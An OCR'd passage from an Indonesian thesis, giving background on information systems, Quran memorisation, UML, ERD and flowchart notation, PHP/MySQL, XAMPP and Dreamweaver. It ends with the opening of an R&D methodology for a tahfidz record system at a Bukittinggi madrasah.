Suatu informasi dikatakan bernilai bila manfaatnya lebih efektif dibandingkan dengan biaya mendapatkannya dan sebagian besar informasi tidak dapat ditaksir keuntungannya dengan satuan nilai uang, tetapi dapat ditaksir nilai efektifitasnya.

C. Konsep Dasar Sistem Informasi

1. Definisi Sistem Informasi

Secara umum definisi Sistem Informasi adalah sekelompok elemen- elemen dalam suatu organisasi yang saling berintegrasi dengan menggunakan masukan, proses dan keluaran dengan maksud yang sama untuk mencapai suatu tujuan dan dapat digunakan membantu pengambilan keputusan yang tepat.[11]

Sistem informasi adalah entity (kesatuan) formal yang terdiri dari berbagai sumberdaya fisik maupun logika. Dari organisasi ke organisasi, sumberdaya ke

[11] Indrajani, *Sistem Basis ...*, h:4

sumberdaya disusun dengan berbagai cara yang berlainan, karena organisasi dan sistem informasi merupakan sumberdaya- sumberdaya yang bersifat dinamis.[12]

Pengertian sistem informasi menurut para ahli :

a. Menurut James Alter (1992)

   Dalam buku Information System: *A management perspective* , Sistem informasi sebagai kombinasi antarprosedur kerja, informasi, orang dan teknologi informasi yang diorganisasikan untuk mencapai tujuan dalam sebuah organisasi.

b. Menurut Henry Lucas

   Sistem Informasi adalah suatu kegiatan dari prosedur- prosedur yang diorganisasikan, bilamana dieksekusi akan menyediakan informasi untuk mendukung pengambilan keputusan dan pengendalian di dalam.


Dari beberapa definisi diatas, dapat simpulkan bahwa sistem informasi merupakan sekelompok elemen- elemen yang saling berhubungan atau berinteraksi antara satu dengan yang lain, sehingga membentuk satu kesatuan untuk mencapai tujuan dan dapat digunakan sebagai penentu dalam mengambil keputusan

2. Komponen Sistem Informasi

Sistem informasi terdiri dari komponen- komponen yang saling berinteraksi satu sama lainnya membentuk satu kesatuan untuk mencapai sasarannya

.

[12] Eddy Prahasta, *Sistem Informasi Geografis (konsep- konsep dasar)*, (Bandung:informatika, 2001)cet ke-2, h:40



Gambar 2.3 Lima Komponen Sistem Informasi

Sumber : Albahra bin Ladjamudin, (2005) , *Analisis dan desain system informasi* , Cet.ke-1, Graha Ilmu, Yogyakarta.

3. Tujuan Sistem Informasi

Sistem informasi bertujuan untuk menyediakan dan mensistematikkan informasi yang merefleksikan seluruh kejadian atau kegiatan yang diperlukan untuk mengendalikan operasi- operasi.[13]

D. Kegiatan Tahfidz

1. Definisi Al-Qur'an

Kata "iqra' " berarti bacalah, menunjukkan bahwa kumpulan wahyu itu nantinya akan menjadi bahan bacaan. Kumpulan wahyu yang lengkap dan tersusun dalam satu kitab dinamakan dengan Al-Qur'an. Kata Qur'aan dan kata iqra' berasal dari kata yang sama yaitu qara-a yang berarti ia telah membaca. Al-Qur'aan berarti sesuatu yang dibaca.[14]

[13] Eddy Prahasta, *Sistem* ..., h:44.

[14] Jan Ahmad Wassil, *Memahami isi kandungan Al-qur'an* (cet I), Jakarta:Universitas Indonesia,2001,cet.ke-1,hal.20

Al-Qur'an menurut bahasa berarti bacaan atau sesuatu yang dibaca ulang. Menurut istilah dapat ditinjau dari sudut pandang para ahli Manna' Khatan mengungkapkan bahwa Al-Qur'an adalah kitab Allah yang diturunkan kepada Nabi Muhammad S.A.W dan siapa yang membacanya akan mendapat pahala. Abu Syabbah menjelaskan Al-Qur'an merupakan kitab yang diturunkan baik lafaz maupun maknanya kepada Nabi Muhammad S.A.W yang diriwayatkan secara mutawatir, yaitu dengan penuh kepastian dan yakin dengan kesesuaian apa yang telah diturunkan kepada Nabi Muhammad S.A.W yang ditulis pada mushaf mulai dari surat Al-fatihah sampai surat terakhir yaitu an-nas. Sejalan dengan pendapat para ahli, fiqh sepakat bahwa Al-Qur'an adalah kalam Allah yang diturunkan kepada nabi Muhammad S.A.W yang lafaznya mengandung mu'jizat dan bagi siapa yang akan membacanya menjadi ibadah, yang diturunkan secara mutawatir yang ditulis pada mushaf dimulai dari surat al-fatihah sampai kepada an-nas.[15]

Dari beberapa pendapat diatas tentang definisi, maka dapat disimpulkan bahwa Al-Qur'an merupakan wahyu Allah S.W.T yang diturunkan kepada Rasulullah untuk dijadikan pedoman hidup manusia didunia.

2. Definisi menghafal Al-Qur'an

Dalam bahasa Arab menghafal yang berasal dari kata *"Hafizha, Yahfazh, Hifzha"* yang berarti menjaga, memelihara, melindungi.[16] Sedangkan menghafal Al-

[15] Fithriani Gade , *implementasi metode takrar dalam menghafal al-qur'an,* Jurnal Ilmiah Didakti Vol.XIV No.2, Februari 2014,hal 5

[16] Achmad Warson Munawwir, M.Fairuz, *Kamus Indonesia Arab* (cet I), Surabaya:Pustaka Progressif ,2007, hal 302

Qur'an adalah aktifitas mencamkan dengan sengaja dan dikehendaki dengan sadar dan sungguh- sungguh.[17]

3. Hukum Menghafal Al- Qur'an

Menghafal Al-Qur'an hukumnya adalah fardhu kifayah. Ini berarti bahwa orang yang menghafal Al-Qur'an tidak boleh kurang dari jumlah mutawatir sehingga tidak akan ada kemungkinan terjadinya pemalsuan dan pengubahan terhadap ayat ayat suci Al- Qur'an. Jika kewajiban ini telah terpenuhi oleh sejumlah orang, maka gugurlah kewajiban tersebut dari yang lainnya. Sebaliknya jika kewajiban ini tidak terpenuhi maka semua umat islam akan menanggung dosanya.

Hal ini ditegaskan oleh Imam Abdul- Abbas pada kitabnya As-Syafi dalam menafsirkan firman Allah:

وَلَقَدْ يَسَّرْنَا ٱلْقُرْءَانَ لِلذِّكْرِ فَهَلْ مِن مُّدَّكِرٍ ﴿١٧﴾

Artinya " Dan Sesungguhnya telah Kami mudahkan Al-Qur'an untuk pelajaran, maka Adakah orang yang mengambil pelajaran". (QS.54:17)

Terkait dengan hukum menghafal Al-Qur'an, Imam Jalaluddin As-sayuthi berkata "Ketahuilah bahwa menghafal Al-Qur'an merupakan *fard a'yn* bagi umat islam agar kemutawatirannya tidak terputus dan tidak disentuh pergantian atau penyimpangan. Sementara menyelenggarakan pengajaran Al-Qur'an merupakan *fard kifayah* dan merupakan amal *taqarrub* yang paling baik.

4. Faedah terpenting dari menghafal Al- Qur'an.

a. Kebahagiaan didunia dan diakhirat.
b. Sakinah (tentram jiwa).

---

[17] https://saripedia.wordpress.com/tag/tahfidz-al-quran/ , Diakses 5 april 2015 /6:10

c. Tajam ingatan dan bersih intuisinya.

Firman Allah SWT:

Artinya *" Dan Kami turunkan dari Al-Qur'an suatu yang menjadi penawar dan rahmat bagi orang- orang yang beriman dan Al-Qur'an itu tidaklah menambah kepada orang- orang yang zalim selain kerugian".* (QS.17:82)

d. Bahtera Ilmu

e. Memiliki identitas yang baik dan berprilaku jujur

Seorang yang hafal Al-Qur'an sudah selayaknya bahkan menjadi suatu kewajiban untuk berprilaku jujur dan berjiwa Qur'ani. Identitas demikian akan selalu terpelihara karena jiwanya selalu mendapat peringatan dan teguran dari ayat- ayat Al-Qur'an yang selalu dibacanya.

f. Fasih dalam berbicara

g. Memiliki do'a yang mustajab.

5. Kesiapan dasar menghafal Al-Qur'an

Problematika yang dihadapi oleh para penghafal Al-Qur'an itu secara garis besarnya dapat dirangkum sebagai berikut:

a. Menghafal itu susah.

b. Ayat- ayat yang dihafal lupa lagi.

c. Gangguan lingkungan.

d. Banyaknya ayat ayat yang serupa.

6. Syarat – syarat menghafal Al- Qur'an

a. Istiqamah.

b. Niat.

c. Mampu focus dan konsentrasi.

d. Mampu membaca dengan baik.

e. Memiliki keteguhan dan kesabaran.

f. Menjauhi dari sifat tercela.

g. Bersikap konsisten.

7. Factor- factor pendukung menghafal Al- Qur'an

Faktor yang mendukung dalam menghafal Al-Qur'an adalah usia calon penghafal yang masih ideal, manajemen waktu serta tempat menghafal yang mendukung.

Untuk membantu mempermudah membentuk kesan dalam ingatan terhadap ayat-ayat yang dihafal, maka perlu strategi yang baik. Strategi itu antara lain :

a. Strategi pengulangan ganda

b. Tidak pernah beralih pada ayat berikutnya sebelum ayat yang sedang dihafal benar-benar terhafal.

c. Menghafal urutan-urutan yang dihafalnya dalam satu kesatuan jumlah setelah benar-benar hafal ayatnya.

d. Menggunakan satu jenis mushaf saja.

e. Memahami ayat-ayat yang dihafalnya.

f. Memperhatikan ayat-ayat yang serupa.

g. Disetorkan kepada seseorang yang mampu mengahafal Al-Qur'an.

h. Adab menghafal Al-Qur'an.

Menghormati Al-Qur'an sebagai firman Allah maka membacanya harus memiliki adab yang baik. Diantara adab membaca Al-Qur'an yang terpenting adalah:

a. Selalu menjaga keikhlasan.
b. Tidak mencari popularitas atau berniat menjadikan sarana pencarian nafkah.
c. Disunnatkan membaca Al-Qur'an setelah berwudhu'.
d. Tempat yang baik membaca dan menghafal Al-Qur'an adalah tempat yang baik dan suci.
e. Disunnatkan membaca denga khusyu' dengan menghadap kiblat.
f. Waktu membaca Al-Qur'an mulut dalam keadaan bersih dan sebaiknya berkumur-kumur terlebih dahulu.
g. Disunnatkan terlebih dahulu membaca ta'awuz dan basmalah.[18]

E. Perancang Sistem

1. UML (*Unified Modeling Language*)

UML adalah suatu bahasa yang digunakan untuk menentukan, memvisualisasikan, membangun, dan mendokumentasikan suatu sistem informasi.

Menurut Joml UML merupakan standard modelling language yang terdiri dari kumpulan- kumpulan diagram, dikembangkan untuk membantu para pengembang sistem dan software agar bisa menyelesaikan tugas- tugas seperti : spesifikasi, visualisasi, desain arsitektur, konstruksi, simulasi dan testing, dokumentasi. UML dikembangkan sebagai suatu alat untuk analisis dan desain berorientasi objek oleh Grady Booch, Jim Rumbaugh, dan Ivar Jacobson. Namun demikian UML dapat digunakan untuk memahami dan mendokumentasikan setiap sistem informasi.[19]

---

[18] Fithriani Gade , *implementasi metod e* Jurnal didakti.. ...,hal 5
[19] Mirza Fahmi Anshari, http://www. mirzan.blogspot.com.pengertian-UML,

Jadi berdasarkan pengertian UML diatas, dapat ditarik kesimpulan bahwa *"Unified Modelling Language (UML)* adalah sebuah bahasa gambar atau grafik yang memvisualisasikan yang terdiri dari beberapa kumpulan diagram yang bisa membantu menyelesaikan tugas-tugas tertentu yang dalam pengembangan perangkat lunaknya berbasis Objek (OOP).


Ada beberapa macam UML yaitu:


a. *Use Case Diagram*


Use case merupakan salah satu metode dalam analisis dan desain sistem berorientasi objek (*Object Oriented Analysis and Design*). *Use case modelling* digunakan untuk mendokumentasikan *system behaviour* dan *subsystem* pada saat pengembangan sistem, termasuk di dalamnya fungsi internal suatu sistem (*use case*), pengguna sistem (*user*) dan hubungan interaksi antara keduanya (*use case diagram*).

Tabel 2.1 Simbol-simbol *Use Case*

NO	GAMBAR	NAMA	KETERANGAN
1.		*Actor*	Menspesifikasikan himpuan peran yang pengguna mainkan ketika berinteraksi dengan *use case*.

2		*Dependency*	Hubungan dimana perubahan yang terjadi pada suatu elemen mandiri *(independent)* akan mempengaruhi elemen yang bergantung padanya elemen yang tidak mandiri (*independent*).
3		*Generalization*	Hubungan dimana objek anak (*descendent*) berbagi perilaku dan struktur data dari objek yang ada di atasnya objek induk (*ancestor*).
4		*Include*	Menspesifikasikan bahwa *use case* sumber secara *eksplisit*.
5		*Extend*	Menspesifikasikan bahwa *use case* target

			memperluas perilaku dari *use case* sumber pada suatu titik yang diberikan.
6		*Association*	Apayangmenghubungkan antara objek satu dengan objek lainnya.
7		*System*	Menspesifikasikan paket yang menampilkan sistem secara terbatas.
8		*Use Case*	Deskripsi dari urutan aksi-aksi yan ditampilkan systemyangmenghasilkan suatu hasil yang terukur bagi suatu actor
9		*Collaboration*	Interaksi aturan-aturan dan elemen lain yang bekerja sama untuk menyediakan prilaku

			yang lebih besar dari jumlah dan elemen-elemennya (sinergi).
10		*Note*	Elemen fisik yang eksis saat aplikasi dijalankan dan mencerminkan suatu sumber daya komputasi

Sumber: Al-Bahra Bin Ladjamudin, *Analisa dan Desain Sistem Informasi*

b. *Class Diagram*

Class adalah sebuah spesifikasi yang jika diinstansiasi akan menghasilkan sebuah objek dan merupakan inti dari pengembangan dan desain berorientasi objek. *Class* menggambarkan keadaan (atribut/properti) suatu sistem, sekaligus menawarkan layanan untuk memanipulasi keadaan tersebut (metode/fungsi).

c. *Statechart Diagram*

Statechart diagram menggambarkan transisi dan perubahan keadaan (dari satu *state* ke *state* lainnya) suatu objek pada sistem sebagai akibat dari *stimuli* yang diterima. Pada umumnya *statechart diagram* menggambarkan *class* tertentu (satu *class* dapat memiliki lebih dari satu *statechart diagram*). Berikut adalah simbol dari statechart diagram.

Tabel 2.2 Simbol-simbol *Statechart diagram*

Notasi	Penjelasan
	State, digambarkan berbentuk segi empat dengan sudut membulat dan memiliki nama sesuai kondisina saat itu
	awal (start), digunakan untuk menggambarkan awal dari kejadian dalam suatu diagram statechart
	Titik akhir (end), digunakan untuk menggambarkan akhir dari kejadian dalam suatu diagram statechart
[guard]	Guard, yang merupakan syarat terjadinya transisi yang bersangkutan
	Point, digunakan untuk menggambarkan apakah akan masuk (entry point) ke dalam state atau akan keluar (exit point)
event	Event, digunakan untuk mendeskripsikan kondisi yang menyebabkan sesuatu pada state

Sumber : reihan.wordpress

(https://www.google.com/search=gambar+simbol+class+diagram/.wordpress.com/konsep-perancangan-uml) diakses 03 november 2015 : 14.39

d. *Activity Diagram*

Activity diagrams menggambarkan berbagai alir aktivitas dalam sistem yang sedang dirancang, bagaimana masing-masing alir berawal, *decision* yang mungkin terjadi, dan bagaimana mereka berakhir. *Activity diagram* juga dapat menggambarkan proses paralel yang mungkin terjadi pada beberapa eksekusi.

Gambar symbol activity diagram

Tabel 2.3 Simbol-simbol *Activity Diagram*

No.	Gambar	Nama	Keterangan
1		*Actifity*	Memperlihatkan bagaimana masing-masing kelas antarmuka saling berinteraksi satu sama lain.
2		*Action*	State dari sistem yang mencerminkan eksekusi dari suatu aksi.
3		*Initial Node*	Bagaimana objek dibentuk atau diawali
4		*Actifity Final Node*	Bagaimana objek dibentuk dan dihancurkan.
5		*Fork Node*	Satu aliran yang pada tahap tertentu berubah menjadi beberapa aliran

Sumber : Raharja Widuri
(http://widuri.raharja.info/images//Daftar_Simbol_Activity_Diagram.png)




Diakses 11/1/2016 :20.55

e. *Sequence Diagram*

Sequence diagram menggambarkan interaksi antar objek di dalam dan di sekitar sistem (termasuk pengguna, *display*, dan sebagainya) berupa *message* yang digambarkan terhadap waktu.

Gambar simbol sequence diagram

Tabel 2.4 Simbol-simbol *Sequence Diagram*

No.	Gambar	Nama	Keterangan
1		*LifeLine*	objek *entity*, antarmuka yang saling berinteraksi.
2		*Message*	spesifikasi dari komunikasi antar objek yang memuat informasi-informasi tentang aktifitas yang terjadi
3		*Message*	spesifikasi dari komunikasi antar objek yang memuat informasi-informasi tentang aktifitas yang terjadi

Sumber : Raharja Widuri
(http://widuri.raharja.info/images//Daftar_Simbol_Sequence_Diagram.png)

Diakses 11/1/2016 :20.56

f. *Collaboration Diagram*

Collaboration diagram juga menggambarkan interaksi antar objek seperti *sequence diagram*, tetapi lebih menekankan pada peran masing-masing objek dan bukan pada waktu penyampaian *message*.


g. *Component Diagram*

Component diagram menggambarkan struktur dan hubungan antar komponen piranti lunak.

Diagram komponen digunakan apabila ada salah satu komponen yang rusak atau tidak sesuai dengan tujuan sistem, maka kita tinggal mengganti komponen

tersebut dengan yang lain. Yang perlu diperhatikan dalam penggantian komponen adalah *boundary* (batasan) komponen tersebut.

Symbol component diagram:



Gambar 2.4 Simbol *Component diagram*

Hubungan komponen dengan kelas adalah bahwa komponen merupakan sub sistem berisi kelas-kelas yang bekerjasama merealisasikan antarmuka yang diinstruksikan. Dalam melaksanakan fungsinya, komponen mungkin saja bekerjasama dengan komponen lain. Untuk menggambarkannya kita menarik garis putus-putus dengan panah terbuka menuju komponen lain.

h. *Deployment Diagram*

Deployment/physical diagram menggambarkan detail bagaimana komponen di-*deploy* dalam infrastruktur sistem, di mana komponen akan terletak (pada mesin, server atau piranti keras), bagaimana kemampuan jaringan pada lokasi tersebut, spesifikasi server, dan hal-hal lain yang bersifat fisik.

2. Diagram hubungan antar entitas (*Entity Relationship Diagram*)

Entity Relationship Diagram (ERD) adalah suatu model jaringan yang menggunakan susunan data yang disimpan dalam system secara abstrak. ERD

berbeda dengan *Data flow Diagram (DFD),* DFD merupakan model jaringan fungsi yang dilaksanakan oleh system, sedangkan ERD model jaringan data pada struktur data dan relationship data.[20]

Diagram hubungan entitas atau yang lebih dikenal dengan sebutan E-R diagram, adalah notasi grafik dari sebuah model, atau sebuah model jaringan yang menjelaskan tentang data yang tersimpan (*storage data*) dalam system secara abstrak.

Elemen-elemen ERD:

1. *Entity*

Pada Entity Relationship diagram, *entity* digambarkan dengan bentuk persegi panjang. *Entity* adalah suatu komponen apa saja yang ada di dalam system, nyata maupun abstrak dimana data tersimpan atau dimana terdapat data. Entitas diberi nama dengan kata benda dan dapat dikelompokkan dalam empat jenis nama, yaitu orang, benda, lokasi, kejadian.

2. Relationship

Relationship adalah hubungan alamiah yang terjadi antara entitas. *Relationship* dapat digambarkan dengan bentuk belah ketupat. Pada umumnya diberi nama dengan kata kerja dasar, sehingga memudahkan untuk melakukan pembacaan relasinya.

3. Relationship Degree

[20] Albahra bin ladjamudin, *analisis dan desain system informasi* (Yogyakarta : Graha Ilmu, 2005), cet ke-1, hal 142

Relationship degree atau derajat relationship adalah jumlah entitas yang berpartisipasi dalam satu relationship. Derajat yang sering dipakai di dalam ERD adalah sebagai berikut :

a. *Binary relationship*, adalah model relationship antara instance-instance dari suatu tipe entitas.
b. *Unary relationship*, adalah model relationship yang terjadi diantara entitas yang berasal dari entity set yang sama.
c. *Ternary relationship*, adalah model relationship antara instance-instance dari tiga tipe entitas secara sepihak.

4. Attribute

Attribute adalah sifat atau karakteristik dari tiap entitas maupun tiap *relationship.* Maksudnya adalah sesuatu yang menjelaskan apa sebenarnya yang dimaksud entitas maupun *relationship*.

5. Cardinality

Cardinality adalah jumlah maksimum *database* yang dapat berelasi dengan entitas pada entitas yang lain. Dari sejumlah kemungkinan banyaknya hubungan antar entitas tersebut, kardinalitas relasi merujuk kepada hubungan maksimum yang terjadi dari entitas yang satu ke entitas yang lain dan begitu juga sebaliknya. Terdapat 3 macam kardinalitas relasi, yaitu :

a. *One to one*
b. *One to many* atau *many to one*
c. Many to many

3. Flowchart

Flowchart (diagram alir) adalah suatu standar untuk menggambarkan urutan langkah dalam suatu proses.[21] Definisi lain dari flowchart adalah bagan-bagan yang mempunyai arus yang menggambarkan langkah-langkah penyelesaian suatu masalah. Flowchart merupakan cara penyajian dari suatu algoritma.

Ada dua macam *Flowchart* yang menggambarkan proses dengan computer, yaitu:

a. System flowchart

Bagan yang memperlihatkan urutan proses dalam system dengan menunjukkan alat media input, output serta jenis media penyimpanan dalam proses pengolahan data.



b. Program flowchart

Bagan yang memperlihatkan urutan instruksi yang digambarkan dengan symbol tertentu untuk memecahkan masalah dalam suatu program.

Berikut adalah Simbol flowchart :

[21] Abdul kadir dan heriyanto, *Algoritma pemrograman menggunakan c++*, (Yogyakarta : ANDI, 2005), cet ke-1, hal 12

Tabel 2.5 Simbol *Flowchart*

No	Simbol	Fungsi
1		Terminal, untuk memulai dan mengakhiri suatu program
2		Proses, suatu simbol yang menunjukkan setiap pengolahan yang dilakukan oleh komputer.
3		Input – Output, untuk memasukkan data maupun menunjukkan hasil dari suatu proses
4		Decision, suatu kondisi yang akan menghasilkan beberapa kemungkinan jawaban atau pilihan
5		Preddifined Process, suatu simbol untuk menyediakan tempat-tempat pengolahan data dalam storage
6		Connector, suatu prosedur akan masuk dan keluar melalui simbol ini dalam lembar yang sama
7		Off Line Connector, merupakan simbol untuk masuk dan keluarnya suatu prosedur pada lembar kertas yang lain
8		Arus atau Flow, prosedur yang dapat dilakukan dari atas kebawah, bawah keatas, dari kekanan, atau dari kanan kekiri
9		Document merupakan simbol untuk data yang berbentuk informasi
10		Untuk menyatakan sekumpulan langkah proses yang ditulis sebagai prosedur
11		Simbol untuk output yang ditujukan suatu device, seperti printer, plotter
12		Untuk menyimpan data.

Sumber : Safri.blogspot

(https://www.google.com/search?q=gambar+simbol+flowchart+diagram.safriblog.wordpress.com)diakses 05 desember 2015

F. Bahasa Pemrograman

1. Bahasa pemrograman

Bahasa pemrograman merupakan sarana komunikasi antara manusia dan computer. Menurut tingkat kedekatannya dengan mesin computer, bahasa pemrograman terdiri dari :

a. Bahasa mesin

Yaitu memberikan perintah kepada computer dengan memakai kode *binner*. Contohnya : 0110011010110

b. Bahasa tingkat rendah

Dikenal dengan bahasa rakitan, yaitu memberikan perintah kepada computer dengan memakai kode-kode singkat. Contohnya : SUB, LOOP.

c. Bahasa tingkat menengah

Yaitu bahasa computer yang memakai campuran instruksi dalam kata-kata bahasa manusia dan instruksi yang bersifat simbolik. Contohnya: {,},(,)?,>,<.

d. Bahasa tingkat tinggi

Yaitu bahasa computer yang memakai instruksi berasal dari unsurkata-kata bahasa manusia, contohnya : *begin, end, if, else, or , while*.

G. Software yang digunakan

1. PHP dan MySQL

PHP (Hypertext Processor) merupakan bahasa pemrograman berbasis web yang memiliki kemampuan untuk memproses data dan mengolah data secara

dinamis. PHP dapat dikatakan sebagai sebuah *server-side embedded script language*, artinya semua sintaks dan perintah program yang ditulis akan dijalankan oleh server, tetapi dapat disertakan pada halaman HTML biasa. Umumnya aplikasi yang dibangun menggunakan PHP akan memberikan hasil pada web browser, tetapi prosesnya secara keseluruhan dijalankan pada server.[22]

MySQL adalah suatu software database yang popular dengan pengembang web (web developers). Kecepatan dan ukuran yang sangat kecil membuatnya ideal untuk website. Ditambah dengan adanya fakta bahwa MySQL adalah bersifat open source yaitu bersifat gratis.[23]

MySQL juga memiliki arti merupakan sebuah *software* sistem manajemen *database* (*Database Management System-DBMS*). MySQL merupakan *database* yang paling populer digunakan untuk membangun aplikasi web yang menggunakan *database* sebagai sumber dan pengolah datanya.[24]

Untuk dapat menggunakan MySQL dalam PHP dalam aplikasi database web, harus memperhatikan MySQL sudah dijalankan sebagai service, atau sudah dijalankan sebagai proses *background*, kemudian telah dipasang engine PHP yang mempunyai dukungan kepada MySQL dalam server web yang akan digunakan. Berikut langkah- langkah yang digunakan dalam aplikasi untuk melakukan akses kepada database MySQL dengan PHP :

a. Koneksi kepada server

b. Pilih database yang akan diakses setelah koneksi kepada server berhasil.

---

[22] Wahana Komputer, *PHP Programming*, (Semarang:Andi,2009),h:3
[23] Janneer Simamarta, *Aplikasi Mobile Commerce*, (Yogyakarta:Andi,2006),h:28
[24] Betha Sidik, *My SQL*, ..., hal. 1

c. Proses query yang diinginkan kepada database apabila pengaksesan database berhasil dilakukan.
d. Tutup database.

Kerangka umum aplikasi PHP untuk melakukan akses ke dalam MySQL adalah sebagai berikut:

```
<html>
<head>
<title> kerangka umum aplikasi PHP menggunakan MySQL </title>
</head>
<body>
<h1> kerangka umum aplikasi PHP menggunakan database MySQL </h1>
<? Php
$koneksi=mysql_connect(“server-db-mysql”,”user-db”,”passqdb”);
If ($idkoneksi) {
$iddbselect=mysql_select_db(“namadb”);
If ($iddbselect) {
//
// pemprosesan data dilakukan disini
//
}
Mysql_close();
}
```

```
?>
</body>
</html>
```

Server-db-mysql adalah alamat server database MySQL, dapat dinyatakan dengan menggunakan alamat IP atau nama computer. Secara lengkap *Server-db-mysql* dituliskan sebagai berikut : alamat-server:

User-db adalah nama pemakai yang didefinisikan untuk melakukan akses kedalam database. Passw-db adalah password dari pemakai yang didefinisikan untuk mengakses database.

PHP memungkinkan menggunakan database MySQL yang berlokasi pada server yang berbeda, artinya server web dan server MySQL dapat berbeda. Pada kasus server web dan server MySQL, terletak pada computer yang sama, maka alamat-server umum dituliskan dengan 'localhost', tetapi jika berbeda kita menuliskan dengan alamat IP atau nama komputernya.

Didalam dunia internet, MySQL dijadikan sebagai sebuah database yang paling banyak digunakan selain database yang bersifat share ware seperti Ms. Access, penggunaan MySQL ini biasanya dipadukan dengan menggunakan program aplikasi PHP, karena dengan menggunakan kedua program tersebut terbukti kehandalannya dalam menangani permintaan data.[25]

[25] Bunafit Nugroho, *Aplikasi Pemrograman Web Dinamis dengan PHP dan MySQL* (Yogyakarta, 2004), cet ke-1, h:133

2. Xampp Server

Xampp server merupakan salah satu paket software erb server yang terdiri dari Apache,MySQL dan phpMyAdmin.[26] Xampp juga memiliki arti sebuah perangkat lunak (*free software*) bebas, yang mendukung untuk banyak sistem operasi, yang merupakan kompilasi dari beberapa program.

Fungsi XAMPP server adalah sebagai server yang berdiri sendiri (localhost), yang terdiri beberapa program antara lain : Apache HTTP Server, MySQL database, dan penerjemah bahasa yang ditulis dengan bahasa pemrograman PHP dan Perl. Nama XAMPP sendiri merupakan singkatan dari X (empat sistem operasi apapun), Apache, MySQL, PHP dan Perl. Program ini tersedia dalam GNU General Public License dan bebas, merupakan web server yang mudah untuk digunakan yang dapat menampilkan halaman web yang dinamis. [27]

3. Macromedia Dreamweaver

Dreamweaver adalah suatu bentuk program editor web yang dibuat oleh Macromedia dengan alamat Web Site www.macromedia.com. Dengan menggunakan program ini, seorang programmer web dapat dengan mudah membuat membuat dan mendesain webnya, karena bersifat WYSIWYG (What You See Is What You Get). Dreamweaver juga berarti sebuah perangkat lunak yang ditujukan untuk membuat situs web.[28]

---

[26] MADCOMS,*Menguasai XHTML,CSS,PHP&MySQL melalui dreamweaver (*Yogyakarta, 2009),h.1

[27] Alfian (2008).*Definisi Xampp (Online),* (*http://alfianxz.mywapblog.com/files/xampp.pdf),diakses)* 22 januari 2016

[28] MADCOMS,*Menguasai ...*, h.10

Sebagai editor, dreamweaver mempunyai sifat WYSIWYG dibaca (wai-si-wig) yang artinya apa yang kita lihat pada halaman desain, maka semuanya itu akan kita peroleh pada browser. Dengan kelebihan ini, sehingga programmer atau desainer dapat langsung melihat hasil buatannya tanpa harus membukanya pada *browser*.[29]

[29] Bunafit Nugroho, *Latihan Membuat Aplikasi Web PHP dan MySQL dengan Dreamweaver*, (Yogyakarta: 2008), cet-1, hal:2

BAB III

METODOLOGI PENELITIAN

A. Waktu dan Tempat Penelitian

Penelitian ini akan dilaksanakan pada bulan Juli sampai November 2015 di MAN 1 MODEL BUKITTINGGI. Pemilihan tempat penelitian didasarkan atas pertimbangan bahwa pada sekolah ini masih menggunakan sistem yang manual dalam penyimpanan data kegiatan tahfidz siswa, dan masih banyak lagi kekurangannya. Kondisi dan sarana yang ada pada sekolah tersebut sudah memadai sehingga dapat mendukung dilaksanakannya penelitian.

B. Metode Penelitian

Metode yang digunakan dalam penelitian ini adalah metode penelitian dan pengembangan atau *Research and Development* (R&D), yaitu metode penelitian yang digunakan untuk menghasilkan produk tertentu dan menguji keefektifan produk tersebut.[30]


Metode penelitian dan pengembangan (*Research and Development*) merupakan metode penelitian yang digunakan untuk menghasilkan produk tertentu dan menguji keefektifan produk tersebut. Menurut Sujadi Penelitian dan Pengembangan atau Research and Development (R&D) adalah suatu proses atau langkah- langkah untuk mengembangkan suatu produk baru.

Langkah-langkah Penelitian *Research & Development* yang penulis terapkan adalah Versi 4D (*Define-Design-Development-Disseminate*).

[30] Sugiyono, *Metode Penelitian Kuantitatif,kualitatif,R&D,* (Bandung: Alfabeta, 2011) Cet.ke 12, h.297

